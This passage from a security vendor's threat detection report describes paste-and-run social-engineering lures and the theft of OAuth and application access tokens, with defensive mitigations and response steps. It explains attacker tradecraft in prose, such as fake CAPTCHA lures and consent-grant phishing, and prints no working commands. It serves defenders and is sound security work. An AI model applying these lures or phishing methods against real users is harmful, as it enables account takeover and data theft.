
Given how successful they've been, it shouldn't be a surprise that paste-and-run lures have reportedly taken other forms as well, including **fake error messages** from malicious phishing attachments as well as through **fake Windows Update screens**.

Variations

A popular paste-and-run variant seen in 2025 called "FileFix" relies on **leveraging the Windows File Explorer address bar to execute commands**. **KongTuke**, a traffic distribution system (TDS) that leverages compromised WordPress sites and the seventh most prevalent threat we observed last year, used both the fakeCAPTCHA and the FileFix version of paste and run in 2025.

While paste-and-run campaigns have largely affected Windows machines, they can also pose a risk to other operating systems.

Some adversaries have used lures designed **specifically for macOS users** that encourage the user to open Spotlight, then macOS Terminal to execute malicious commands.

For instance, **in 2025**, adversaries created fake websites that mimic trusted macOS dev tools like Homebrew to spread Odyssey and Atomic Stealer. These sites then prompt users to copy and paste seemingly benign installation commands into Terminal, which secretly downloads and executes the stealer.

Take action

Visit the **Malicious Copy and Paste technique page** to explore:

- relevant MITRE ATT&CK **data sources**
- **log sources** to expand your collection
- **detection opportunities** you can tune to your environment
- **atomic tests** to validate your coverage

One mitigation strategy is to ensure users are educated about how adversaries take advantage of their digital conditioning. Specifically, organizations should **familiarize users with the forms that paste-and-run lures can take**, including being presented with unexpected prompts to verify their humanity, update software, or fix an error by opening the terminal, PowerShell, or a run dialog box.

Users should know that no legitimate process will prompt them to use shortcuts that include the Windows button and `R` or `X` and by pasting (`Ctrl + V`) unknown scripts or commands.

Another mitigation strategy for the Windows version of paste and run is to implement a Group Policy Object (GPO) disabling access to the Run dialog as well as Windows hotkeys, preventing paste and run's use of `Windows+R` or `Windows+X`, as well as paste (`Ctrl + V`).

Users should know that no legitimate process will prompt them to use shortcuts that include the Windows button and `R` or `X` and by pasting (`Ctrl + V`) unknown scripts or commands.

While it could be difficult to implement in scale, organizations could also disable `cmd.exe` and `powershell.exe` execution for standard users, though due to the popularity and utility of these features, it does not seem this strategy has been widely adopted by enterprises. It's worth noting that disabling `cmd.exe` and `powershell.exe` could also affect system functionality, as many legitimate Windows processes and third-party applications use them.

FEATURED TECHNIQUE

Steal Application Access Token

Adversaries abuse application access tokens to gain unauthorized access to cloud, container-based, or SaaS resources, as seen in OAuth consent grant attacks.

Analysis

Why do adversaries steal application access tokens?

Applications generate **access tokens** in order to give successfully authenticated (and authorized) users and services to APIs that allow them to perform actions within cloud resources, containers, SaaS applications, and other systems. Adversaries attempt to intercept these tokens because they need access to APIs in order to accomplish their objectives in the cloud.

OAuth application consent grant attacks are a specific variety of token theft that adversaries leverage because it allows them persistent access to resources without relying on user credentials. By tricking users into granting permissions to a malicious or compromised app, adversaries can act on the user's behalf, bypassing traditional security controls and maintaining access even if user credentials are changed or revoked.

How do adversaries steal application access tokens?

In general, adversaries conduct adversary-in-the-middle (AitM) attacks where they steal access tokens by tricking users into disclosing their credentials by authenticating via a spoofed login page. These pages work by intercepting credentials as they are entered into the phishing page—including additional factors of authentication—and forwarding them to the adversary in real time so that they can then log into the legitimate domain. This allows the adversary to steal a token as it is issued to the user.

Adversaries also leverage stealer malware to steal both short and long-term passwords, keys, or tokens. The most recent **Shai-Hulud attack** is one prominent example of this, where adversaries leveraged compromised **npm packages** to deploy credential-stealing malware. The malware in turn used access keys stored on an infected endpoint to further enumerate cloud environments to gain access to more long-term access keys.

In the case of OAuth consent grant attacks, adversaries typically send targeted phishing emails or messages that appear to come from trusted sources, often promoting a new productivity tool or urgent business application. When users click the provided link, they are redirected to a legitimate OAuth consent screen. The screen displays the grants the malicious attacker's app will utilize. If the user approves, the attacker gains persistent access to the permissions they agreed to.

OAUTH APPLICATION CONSENT GRANT ATTACK CHAIN



OAuth application consent grant attacks are primarily a threat in Entra ID and Google Workspace environments because these platforms rely heavily on OAuth for third-party integrations and user productivity tools. Both environments allow users to grant applications access to email, files, contacts, and other sensitive data through OAuth consent.

Read our case studies on what OAuth application consent grant attacks could look like on two different platforms:

Entra ID

Google Workspace

Take action

Visit the **Steal Application Access token technique page** to explore:

- relevant MITRE ATT&CK **data sources**
- **log sources** to expand your collection
- **detection opportunities** you can tune to your environment
- **atomic tests** to validate your coverage

Preventing token theft largely relies on minimizing social engineering risk, which in turn relies on user awareness programs designed to educate users about the dangers of phishing, AitM tradecraft, and more.

Other technical controls to consider:

- Audit all cloud, container, and OAuth accounts for necessity and appropriate permissions. Adhere to the principle of least privilege.
- Block end-user consent to OAuth apps; require admin approval for all OAuth requests.
- Prevent users from registering new applications; use a cloud access security broker (CASB) to ban risky apps.
- In Azure, set "Users can register applications" and "Users can consent to apps" to "no" in portal settings. Reduce the allowed permissions a user can grant a given OAuth app.
- In the Google Workspace Admin Console, navigate to the "Unconfigured third-party apps" settings. Select the option "Don't allow users to access any third-party apps." This action mandates that users submit access requests to administrators for any unconfigured third-party apps, allowing for proper review and approval or dismissal. Reduce the allowed permissions a user can grant a given OAuth app.
- Enforce role-based access control (RBAC) and least privilege for all accounts.
- Use a CASB to manage cloud app permissions and restrict access to application tokens.
- In Kubernetes, set `automountServiceAccountToken: false` for pods not needing service account tokens.

Response

Remediating these threats changes upon how access tokens were stolen. In the case of an AitM attack or **credential stealer malware**, revoke active sessions and change the user's password.

In the case of an OAuth application consent grant attack, then you need to identify and remove the malicious OAuth application, revoke active sessions, and change the password for all users the OAuth app was delegated to.

Tracking follow-on activity for stolen access tokens is highly dependent on the platform of origin.

SaaS apps

For SaaS application suites such as Office 365 and Google Workspace, it is important to look for signs of **business email compromise**. These signs will surface as things such as **malicious inbox rules**, internal phishing campaigns, and persistence through the enrollment of MFA devices.

Cloud platforms

For cloud platforms, it is important to quickly identify what the adversary was able to access with the access token, as the adversary may use it to achieve long-term persistence, elevate their privileges, or exfiltrate data.

Adversaries may also leverage stolen tokens to create new accounts, modify existing permissions, or deploy additional malicious applications to further entrench themselves. In some cases, adversaries use these tokens to bypass security controls, disable logging, or to tamper with audit trails to evade detection. Monitoring for unusual administrative actions, privilege escalations, and unexpected changes to security configurations is critical for early detection and response.

Acknowledgements

The following Canaries contributed to this year's Threat Detection Report:

Alex Berninger
Brian Donohue
Christina Johns
Katie Nickels
Chris Velez
Chris Brook
Jeff Felling
Jason Killam
Mitch Parish
Alex Walston
Mike Devens
Matt Graeber
Milan Klusacek
Kyle Rainey
Tre Wilkins
Jesse Griggs
Tony Lambert
Stef Rand
Dominic Heidt
Susannah Clark Matt
Dalton Vanhooser


red canary
a zscaler company